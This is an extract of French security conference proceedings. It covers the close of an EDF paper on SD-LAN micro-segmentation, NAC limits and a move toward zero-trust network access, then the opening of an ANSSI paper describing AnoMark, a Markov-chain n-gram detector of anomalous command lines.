L'approche manuelle consiste à positionner les équipements dont on cherche à déterminer les flux dans un réseau routé par un pare-feu avec un filtrage laxiste, et à récupérer les journaux du pare-feu. Un ensemble de scripts Python permet de reconstituer les flux manuellement et de vérifier que tous les paquets observés entrent dans la matrice de flux ainsi reconstituée.

Nous déployons actuellement une approche entièrement automatisée, basée sur notre cluster ELK mutualisé, schématisée figure 11.

— Les données sur tous les flux qui circulent dans le SI sont collectées par les équipements qui en sont capables (pare-feux, contrôleurs) à travers des journaux syslog.
— Pour les anciens réseaux ne disposant pas de dispositifs de filtrage, la tâche s'est révélée plus ardue. Les routeurs en question, même anciens, disposant tous de capacités de journalisation des données par protocole NetFlow ou SFlow, nous avons opté pour ces mécanismes.
— L'ensemble des données (syslog, SFlow, NetFlow) sont centralisées sur un collecteur qui les traite en un format commun, et identique quel que soit la source.




Fig. 11. Schéma de la collecte et de l'analyse des informations de flux réseau

— Ces données brutes, très volumineuses, peuvent être conservées quelques jours pour exploration à l'aide du moteur Kibana.
— Les données sont retraitées pour être consolidées dans une base qui regroupe les flux par source, destination et protocole. Ces données, plus légères, peuvent être conservées plus longtemps.
— Les données sont enrichies par des informations de contexte issues des bases de données d'exploitation : nom des serveurs, applicatifs concernés, instances, exploitants...
— Le moteur Matomo est utilisé pour construire des rapports automatisés permettant, en entrant une adresse IP ou un sous-réseau, d'obtenir la matrice des flux échangés avec ce réseau, regroupés par protocoles et sources/destinations et enrichis des informations de contexte.

3.2 Limites et vulnérabilités de l'approche

Interopérabilité Les solutions de SD-LAN sont, sans exception, propriétaires et non interopérables entre elles. Elles obligent à utiliser le même constructeur pour l'ensemble de l'écosystème : commutateurs, WiFi, serveur AAA, outillage d'automatisation. Cela induit un verrouillage éditeur qui rend difficile la migration vers une autre solution.

De plus, l'interconnexion de l'*underlay*, qui en théorie peut se faire à travers n'importe quel réseau de niveau 3 quelle que soit la technologie sous-jacente, est en pratique limitée.

— Il peut exister des contraintes de support si l'*underlay* transite à travers une technologie différente.
— Les encapsulations ajoutent des octets à chaque paquet, diminuant d'autant la MTU. Celle-ci est recommandée à 9000 par les éditeurs, et selon les configurations c'est une exigence absolue, par exemple quand les routeurs *Edge* ne supportent pas la fragmentation. L'usage de liaisons xDSL ou radio, pour joindre des zones reculées d'un site industriel, est donc complexifié.

Plus gênant, ces solutions ne sont que peu interopérables avec le reste du système d'information. En particulier, un rôle n'est pas propagé d'un site à un autre, ceci même si on utilise une solution de SD-WAN du même éditeur pour les interconnecter. De même, l'interopérabilité avec les solutions de micro-segmentation existant en datacenter est inexistante.

Une exception notable à ce manque d'interopérabilité, qui permet de pallier de nombreux défauts, est l'interconnexion des serveurs AAA avec des pare-feux de plusieurs constructeurs, pour peu qu'ils soient capables




Fig. 12. Intégration d'un système AAA avec des pare-feux pour du filtrage dynamique

de gérer des groupes de filtrage dynamiques. Il est donc possible d'ouvrir un flux depuis ou vers un rôle, comme schématisé figure 12.

De manière générale, les serveurs AAA disposent à la fois d'API REST extensives et de la capacité de faire appel à des API REST tierces en fonction d'événements. Cela permet d'interconnecter de nombreuses infrastructures, au prix de développements parfois significatifs. Par exemple, pour l'interconnexion SIEM/SOAR décrite plus tôt, l'implémentation de l'éditeur SOAR était basée sur une ancienne version de l'API du AAA, et nous avons donc dû en recoder une partie.

Ces API pouvant elles-mêmes présenter des vulnérabilités, on veillera dans tous les cas à les ouvrir avec parcimonie pour éviter les attaques latérales.

Limitations fonctionnelles de la micro-segmentation L'administrateur habitué à mettre en place des politiques complexes entre les réseaux au niveau de ses pare-feux peut être déçu par les capacités des systèmes de micro-segmentation. Ceux-ci présentent de nombreuses limites techniques et fonctionnelles, qui peuvent introduire des contraintes arbitraires et limiter les gains de sécurité.

On pourra citer par exemple :

— limitation à 4 réseaux virtuels (VN) sur la solution Cisco, qui limite en pratique un site à seulement 4 domaines de macro-segmentation

entre lesquels il est possible de mettre en place du filtrage avancé (comme décrit figure 7) ;
— limitation de la taille des politiques ;
— absence de récursivité dans les définitions d'objets de filtrage (impossible d'inclure un objet dans un autre objet) ;
— limitation du nombre total d'objets téléchargés par un contrôleur Aruba donné ;
— limitation dans la longueur du nom des objets ;
— manque de granularité dans le filtrage ICMP et ICMPv6 ;
— absence totale de détection protocolaire dans les solutions *stateless* ;
— non implémentation de certaines limites techniques du contrôleur dans le service AAA Aruba Clearpass, entraînant des erreurs difficiles à diagnostiquer.

Autre limitation liée au défaut d'interopérabilité, il n'est pas possible de coordonner les politiques ou les objets de filtrage avec ceux d'autres systèmes, y compris avec les solutions d'automatisation des pare-feux.

De plus, les systèmes basés sur des ACL au niveau des commutateurs sont *stateless*, et donc facilement contournés par un attaquant qui jouerait avec les ports source de ses connexions. Éviter cette vulnérabilité impose de se limiter à des matrices de flux de type « tout ou rien » entre deux rôles du même sous-réseau.

Ces limites peuvent obliger à jongler entre plusieurs dispositifs de sécurité, ouvrir les flux plus largement que nécessaire et donner des opportunités à un attaquant qui aurait obtenu accès au rôle concerné, ou encore complexifier le travail des exploitants pour prendre en compte les limites.

Risques liés au NAC et au profilage Le profilage se base sur des sondes diverses. Un certain nombre de sondes, purement passives et inspectant le trafic (Netflow, DHCP, *User-Agent*), présentent relativement peu de risques. En revanche, les sondes allant activement interroger l'équipement peuvent donner, de la part d'un exploitant imprudent, des informations à un attaquant. Les sondes allant interroger un équipement en WMI ou SSH, en utilisant un compte d'administration authentifié par mot de passe, représentent la quintessence de la fonctionnalité à ne jamais activer si on ne souhaite pas subir une correction par le premier pirate en herbe venu.

De plus, comme nous l'avons vu, le profilage est trivialement exploitable par un attaquant qui usurperait l'adresse MAC d'un équipement déjà reconnu, sans même avoir besoin de simuler son comportement auprès des sondes. Le profilage ne peut donc en aucun cas être utilisé comme équivalant à une authentification : si un équipement peut déroger à la

politique d'authentification avec une « authentification » par profilage et atteindre les mêmes composants du système d'information qu'un terminal utilisateur authentifié par certificat protégé par TPM, toute la politique de micro-segmentation vole en éclats.

Enfin, même pour les terminaux authentifiés en 802.1x, il existe des attaques nécessitant des moyens assez modestes : un hub et un vol d'adresse MAC. La suppression de cette vulnérabilité nécessite d'étendre la norme 802.1x avec le chiffrement 802.1ae MACSEC [10], dont le support est relativement récent. La plupart des commutateurs sont incapables de le gérer sur les ports d'accès, et seuls les OS clients récents peuvent se connecter. Les OS rudimentaires embarqués sur tous les équipements nécessitant le profilage sont, de fait, loin de pouvoir y migrer.

La gestion de multiples clés WPA2 PSK apporte donc un gain significatif de sécurité, du moins pour les équipements supportant le WiFi et ne pouvant pas être protégés physiquement. Cependant, elle nécessite, pour être pertinente, le renouvellement des clés ; si possible régulièrement, et systématiquement en cas de vol ou perte d'une clé. Cela peut nécessiter une intervention manuelle sur des systèmes ne disposant d'aucun outil d'automatisation, ce qui est rapidement rédhibitoire.

4 Conclusion : vers un modèle ZTNA

Comme dans de nombreuses autres entreprises, la DSIT (Direction des Systèmes Informatiques & Télécom) d'EDF est confrontée à des enjeux métier qui nécessitent de revoir en profondeur la façon dont on accède au système d'information : l'augmentation du trafic vers des hébergeurs de *cloud* public, la nécessité d'ouvrir les applications à des partenaires, de manière granulaire selon les projets (on parle souvent d'« entreprise étendue »), et en parallèle des exigences réglementaires de plus en plus fortes sur la sécurisation de processus métier critiques vis-à-vis des menaces étatiques.

Le choix de long terme de l'entreprise pour répondre à ces enjeux se porte vers un modèle de sécurité de type *Zero Trust* formalisé par le NIST [6, 13]. Les applications basées sur des protocoles exclusivement web et pouvant déléguer leur contrôle d'accès à une infrastructure de sécurité s'y prêtent nativement et pourront, à l'avenir, faire de plus en plus abstraction du réseau situé entre le terminal utilisateur et le serveur applicatif.

Cependant, EDF exploite des installations hydrauliques ayant déjà plus de 120 ans, et conçoit de futures usines qui devront fonctionner pendant au

moins 60 ans. Cette spécificité, partagée avec d'autres industries lourdes, implique que l'écosystème applicatif fonctionne avec des cycles de vie très longs. Nous devons remplir nos objectifs de sécurité avec des logiciels parfois conçus à une époque où la sécurité était un mot inconnu, et nous devrons également mieux protéger des équipements divers et plus ou moins vulnérables qui utilisent nos infrastructures réseau et manient des données sensibles.




Fig. 13. Schéma de principe d'une architecture ZTNA reprenant les composants du SD-LAN

Pour ces raisons, nous visons à faire évoluer notre architecture réseau vers un modèle dit ZTNA pour *Zero-Trust Network Access*, schématisé figure 13. Dans ce modèle, les contrôles d'accès au réseau, quel que soit le mode de connexion (local ou distant), seront effectués par la même infrastructure, en appliquant les mêmes règles, fonction du niveau de confiance dans le terminal et des droits de l'utilisateur. Ces règles seront appliquées à la fois au niveau des passerelles d'accès au réseau (micro-segmentation, passerelles VPN) et sur les pare-feux au plus près des applicatifs. Le réseau continuera ainsi à devenir un levier majeur pour bloquer à la source les cyberattaques sur des applicatifs et objets connectés par ailleurs potentiellement sujets à de nombreuses vulnérabilités.

Références

1. Wi-Fi alliance. Wpa3 specification, version 3.0. https://www.wi-fi.org/file/wpa3-specification, 2020.

2. Clint Chaplin, Emily Qi, Henry Ptasinski, Jesse Walker, and Sheung Li. 802.11i overview. https://www.ieee802.org/16/liaison/docs/80211-05_0123r1.pdf. Réf : IEEE 802.11-04/0123r1.

3. Cisco. Vulnerabilities in apache log4j library affecting cisco products : December 2021. https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd, 2021.

4. Agence Nationale de la Sécurité des Systèmes d'Information. Recommandations pour la sécurisation d'un commutateur de desserte. https://www.ssi.gouv.fr/uploads/2016/07/nt_commutateurs.pdf, 2016. Réf : DAT-NT-25/ANSSI/SDE.

5. Agence Nationale de la Sécurité des Systèmes d'Information. Recommandations de déploiement du protocole 802.1x pour le contrôle d'accès à des réseaux locaux. https://www.ssi.gouv.fr/uploads/2018/08/guide_802.1x_anssi_pa_043_v1.pdf, 2018. Réf : ANSSI-PA-043.

6. Agence Nationale de la Sécurité des Systèmes d'Information. Avis scientifique et technique : le modèle zero trust. https://www.ssi.gouv.fr/uploads/2021/04/anssi-avis_scientifiques_et_techniques-modele_zero_trust.pdf, 2021.

7. Internet Engineering Task Force. Rfc 3748 – extensible authentication protocol. https://datatracker.ietf.org/doc/html/rfc3748, 2004.

8. Jean-Marc Leclerc. La Marine attaquée par un virus informatique. https://www.lefigaro.fr/actualite-france/2009/02/10/01016-20090210ARTFIG00013-la-marine-attaquee-par-un-virus-informatique-.php, 2009.

9. Aruba Networks. Buffer overflow vulnerabilities in the papi protocol (cve-2021-37716). https://www.arubanetworks.com/assets/alert/ARUBA-PSA-2021-016.txt.

10. Institute of Electrical and Electronics Engineers. 802.1ae-2018 – ieee standard for local and metropolitan area networks-media access control (mac) security.

11. Institute of Electrical and Electronics Engineers. 802.1x - port based network access control.

12. H2020 Praetorian. Praetorian – protection of critical infrastructures from advanced combined cyber and physical threats. https://praetorian-h2020.eu/, 2022.

13. Scott Rosee, Oliver Borchert, Stu Mitchell, and Sean Connelly. Zero trust architecture. https://doi.org/10.6028/NIST.SP.800-207, 2020.

Glossaire

AAA	*Authentication, Authorization & Accounting*	Service de contrôle d'accès au réseau implémentant les 3 composants : authentification, autorisation et comptabilité des accès.
ACL	*Access Control List*	Commandes de filtrage *stateless* mises en place au niveau d'un équipement réseau (commutateur ou routeur).
EAP	*Extensible Authentication Protocol*	Protocole d'authentification modulaire, utilisable pour des authentification filaires (802.1x), WiFi (802.11i) ou IPsec.
EVPN	*Ethernet VPN*	Protocole standard de contrôle de la localisation des adresses MAC sur un sous-réseau étendu.
LISP	*Locator/ID Separation Protocol*	Protocole standard (mais implémenté uniquement par Cisco) de contrôle de la localisation d'équipements sur un sous-réseau étendu.
NAC	*Network Access Control*	Contrôle de l'accès au réseau filaire, sur la base du protocole 802.1x.
NAD	*Network Access Device*	Équipement fournissant l'accès au réseau et client du service RADIUS.
SDN	*Software Defined Network*	Architecture réseau permettant d'abstraire la topologie logique du réseau de sa topologie physique, et de déployer rapidement de nouveaux services.
SD-LAN	*Software Defined LAN*	Implémentation de SDN à usage de réseau local.
SD-WAN	*Software Defined WAN*	Implémentation de SDN à usage de réseau d'interconnexion.
SGT	*Security Group Tag*	Ensemble d'extensions propriétaires Cisco permettant de propager des informations de rôle dans les paquets IP encapsulés.
SIEM	*Security Information Management System*	Outil de collecte et de corrélation des journaux de sécurité.
SOAR	*Security Orchestration, Automation & Response*	Outillage d'automatisation de la réponse sécurité du SOC.
TPM	*Trusted Platform Module*	Module matériel de gestion de la cryptographie n'intégrant pas de stockage dédié.
VLAN	*Virtual LAN*	Réseau virtuel de niveau 2.
VN	*Virtual Network*	Réseau virtuel (équivalent de VLAN) pour la solution de SD-LAN Cisco (SD-Access).
VRF	*Virtual Routing & Forwarding*	Mécansisme permettant d'avoir plusieurs piles IP indépendantes sur un même routeur, permettant de faire cohabiter plusieurs réseaux IP indépendants sur le même équipement.
VXLAN	*Virtual eXtensible LAN*	Protocole d'encapsulation pour monter un tunnel multi-points de niveau 2 sur un réseau de niveau 3, permettant d'étendre un sous-réseau.
ZTNA	*Zero-Trust Network Access*	Implémentation du paradigme *Zero-Trust* sur la couche réseau, autorisant ou empêchant l'accès aux équipements concernés en fonction du terminal et des droits de l'utilisateur.

AnoMark : Détection d'Anomalies dans des lignes de commande à l'aide de Chaînes de Markov

Alexandre Junius
alexandre.junius@ssi.gouv.fr

Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI)

Résumé. AnoMark est un algorithme de *Machine Learning* utilisant des méthodes de NLP (ou TAL : Traitement Automatique des Langues) pour analyser les lignes de commandes remontées à chaque création de processus dans les journaux d'événements d'un système d'information. En s'appuyant sur une décomposition en *n-grams* (sur les lettres composant la ligne de commandes), AnoMark entraîne un modèle statistique basé sur une chaîne de Markov. Ce dernier permet ensuite de calculer un score de vraisemblance de nouvelles lignes de commande, et d'en extraire les plus anormales vis-à-vis de l'activité passée.

1 Introduction

Vous retrouverez dans la version en ligne [1] le contexte de création, l'état de l'art, ainsi que les références.

2 Modélisation

2.1 N-grams

Le terme *n-grams* désigne un principe de découpage de chaînes de caractères selon un certain nombre de n lettres ou n mots. Dans le cas de l'étude des lignes de commande, nous choisissons de découper nos chaînes de caractères en *n-grams* de lettres. En pratique considérons la ligne de commande suivante :

```
cmd.exe arg
```

Un découpage en *6-grams* donne la liste suivante :

```
["cmd.ex", "md.exe", "d.exe ", ".exe a", "exe ar", "xe arg"]
```

[1] https://www.sstic.org/2022/presentation/anomark_detection_anomalies_dans_des_lignes_de_commande_chaines_de_markov/

Ce découpage nous permet de représenter une ligne de commande comme une suite *d'états* entre lesquels on transitionne. Ces transitions entre états ouvrent dès lors la possibilité d'une modélisation en chaîne de Markov.

2.2 Chaînes de Markov

L'expression "chaîne de Markov" fait référence à un concept mathématique permettant de modéliser les transitions entre états indépendamment du passé. C'est un processus stochastique [2] dont la prédiction du futur à partir du présent n'est pas rendu plus précise par le passé. Derrière ces aphorismes mathématiques se cache une théorie plutôt simple.

Par exemple, on peut considérer que les actions d'un chat pendant sa journée se limitent à l'ensemble suivant : `{manger, dormir, jouer}`. En observant ce dernier pendant plusieurs jours on peut déterminer les probabilités de transition entre chaque état, et donc définir la chaîne de Markov associé à un comportement vraisemblable de chat. Ensuite, on pourra déterminer la probabilité d'un futur état par rapport à l'état actuel du chat, ou bien déterminer à l'aide de la suite d'états d'un animal quelconque s'il est probable ou pas que ce soit un chat.

Dans le cas de notre étude, le formalisme des chaînes de Markov est utilisée pour porter la notion de probabilité de transition entre un morceau du découpage en *n-grams* et la lettre qui suit dans une ligne de commande. On considère alors les morceaux du découpage en *n-grams* comme des états, entre lesquels s'effectuent des transitions. Les probabilités calculées pendant la phase d'apprentissage permettront pendant la phase d'exploitation de distinguer les comportements vraisemblables des autres.




Fig. 1. Exemple de chaîne de Markov avec deux états A et B

[2] Processus stochastique (dans ce cas) : Évolution discrète d'une variable aléatoire.

2.3 Modèle mathématique

Prenons maintenant le temps de noter mathématiquement les calculs que l'on cherche à faire.

Soit (CMD_i), $i \in [\![1, N]\!]$ l'ensemble des lignes de commande de notre jeu de données (de taille $N \in \mathbb{N}$). Pour un i donné, on peut représenter une ligne de commandes comme une suite de sous-chaînes de caractères après découpages suivant la méthode des *n-grams* (n est la taille du découpage) :

$$\text{CMD}_i = (c_{i,1}, c_{i,2}, \ldots, c_{i,m(i)}),\ m(i) \in \mathbb{N}$$

Les éléments $c_{i,j}$ $(j \in [\![1, m]\!])$ sont les morceaux après découpage et sont donc tous des chaînes de caractères de taille n.

Ensuite, on définit les probabilités de transition observées entre une chaîne c et x la lettre qui suit, comme la probabilité conditionnelle suivante :

$$\mathbb{P}_c(x) = \frac{\text{Card}((c, x) \in \text{CMD}_i,\ i \in [\![1, N]\!])}{\text{Card}(c \in \text{CMD}_i,\ i \in [\![1, N]\!])}$$

Cela correspond à la phase d'entraînement de l'algorithme. Pour illustrer avec un exemple concret, si on découpe nos commandes en 4-grams et que l'on observe `exe` après `cmd.` dans 95 lignes de commandes, sur un total de 100 lignes de commandes où `cmd.` apparaît, alors la probabilité de transition entre `cmd.` et la lettre `e` est simplement de 95%.

Une fois l'algorithme entraîné on peut déterminer la vraisemblance d'une nouvelle ligne de commande $\text{CMD} = (c_1, c_2, \ldots, c_m)$ normalisée selon sa longueur (on note x_j la lettre qui suit le découpage c_j, et x_m correspond à un marquage de fin de ligne de commande) :

$$\mathcal{L}(\text{CMD}) = \left(\prod_{j=1}^{m} \mathbb{P}_{c_j}(x_j) \right)^{\frac{1}{m}}$$

Et pour plus de simplicité, on considérera en réalité la log-vraisemblance :

$$\begin{aligned} \ell(\text{CMD}) &= \log\left[\mathcal{L}(\text{CMD})\right] \\ &= \frac{1}{m} \sum_{j=1}^{m} \log\left[\mathbb{P}_{c_j}(x_j)\right] \end{aligned} \tag{1}$$

Pour résumer ce développement, et réconcilier les allergiques aux équations mathématiques, on retrouve en Figure 2 un exemple d'application du calcul de façon schématique.




Fig. 2. Exécution schématique de l'algorithme (4-grams)

On notera qu'un modèle est alors spécifique à un parc informatique, notamment pour la valeur de vraisemblance minimum et parce qu'il sauvegarde une partie de l'information des lignes de commandes des machines considérées (ce qui peut poser des problèmes de confidentialité). Dès lors, on ne définit pas de modèle omniscient capable de détecter des anomalies dans n'importe quel système. Il sera nécessaire de faire des modèles spécifiques à chaque cas d'application.

2.4 Production d'alertes

Une alerte de détection système fait suite à un comportement suspect sur un parc supervisé, et est traité par des analystes qui doivent pouvoir conclure sur la présence ou non d'un attaquant. Un des objectifs d'une alerte est donc d'être porteuse d'informations permettant la qualification. Les analystes sont habitués à traiter des alertes provenant de règles SIGMA, qui caractérisent de façon précise le comportement suspect. Elles permettent aussi de remonter aux journaux d'événements mis en cause (il peut en exister seulement un), ce qui facilite l'investigation. Il s'agit donc de coller le plus possible à ce schéma dans le cas d'une alerte provenant de la détection d'une ligne de commande anormale.

Étant donné que le score de vraisemblance dépend du jeu de données d'entraînement et du comportement du parc considéré, on ne peut pas fixer de seuil absolu de génération d'alertes. De plus on ne veut pas inonder les analystes bénéficiant de notre source d'alertes avec un trop grand nombre de ces dernières. C'est à dire qu'on ne veut pas remonter K alertes par parc supervisé et par jour, car cela nuirait à la pertinence des alertes et ne passerait pas à l'échelle, ne permettant plus aux analystes de prendre le temps d'investiguer chaque alerte. Il a donc fallu imaginer un système adaptatif, qui prend en compte les alertes passées et permet de créer un seuil dynamique.

Pour ce faire, AnoMark lance chaque jour ses calculs sur les lignes de commandes de la veille, pour chaque parc supervisé. Il produit un top K de lignes de commandes anormales après les avoir triées en commençant par les plus invraisemblables (on peut choisir $K = 100$ par exemple, ou le faire dépendre du volume quotidien de journaux). Pour ne pas remonter K alertes, il compare au top K des 30 derniers jours (ce nombre de jours peut être modifié), et chaque ligne du top du jour qui pourrait rentrer dans ce top *historique* (*i.e.* dont le score de vraisemblance est inférieur à celui de la K^{eme} entrée du top historique) est une alerte.

Cette méthode permet de garder un seuil dynamique au cours du temps et de la vie du parc informatique. Dans l'exemple de la Figure 3, le seuil au jour J est à -5.4, c'est à dire qu'il faut un score inférieur pour qu'une ligne de commande soit considérée comme une alerte.




Fig. 3. Schéma de la production d'alertes pour K=100 et 30 jours d'historique

3 Application

3.1 Performances du modèle

Afin d'évaluer les performances de l'algorithme, nous avons entraîné puis appliqué AnoMark sur des données d'événements création de processus relatives à un incident. Nous nous sommes placés dans des conditions du quasi-direct, comme si le modèle avait été utilisé en détection continue sur le parc.

Le jeu complet comprenait 18 millions d'entrées, que nous avons découpé en deux pour avoir un jeu de données d'entraînement et un jeu de données de test. Ce découpage respecte l'ordre de déroulement temporel des événements, pour reproduire le fonctionnement d'un quasi-direct. Dans le top 50 (donc par rapport aux 9 millions de lignes du jeu de test) des résultats on retrouve dans le cas d'un entraînement avec des 4-grams :

— 22 actions de l'attaquant ;
— 23 actions d'administrateur ;
— 5 actions du début de remédiation.

Il est à noter que la définition de vrais et faux positifs n'est pas évidente. Pour une ligne de commande correspondant à un attaquant on peut évidemment classer dans les vrais positifs, mais pour une ligne correspondant à une action de remédiation ou d'administration les choses sont plus complexes. En effet, certaines commandes d'administrateurs sont proches d'un comportement potentiel d'attaquant (dans le sens où elles peuvent être totalement nouvelles et s'exécuter avec des pouvoirs élevés), et on veut donc les remonter. Suivant cette logique certaines de ces commandes sont donc aussi de vrais positifs et doivent intervenir dans le calcul des scores de précision de l'algorithme.

Nous avons aussi pu tester différentes tailles de *n-grams*, pour déterminer quelle valeur de n permettait d'avoir les meilleurs résultats. Nous avons observé que la valeur optimale est dépendante de la forme des lignes de commande observées sur le parc. Généralement des découpages en 4-grams ou 5-grams offrent les résultats les plus pertinents. Il est aussi tout à fait possible d'utiliser plusieurs modèles à la fois et de créer un arbre de décision *adhoc* s'appuyant sur ces derniers.

3.2 Détails des formats de lignes de commandes remontées

Il ressort de l'utilisation d'AnoMark quelques tendances dans les alertes remontées qui permettent de comprendre comment il détecte les anomalies. Nous listerons ici quelques exemples, sans toutefois être exhaustifs, car il existe une infinité de possibilités d'alertes.

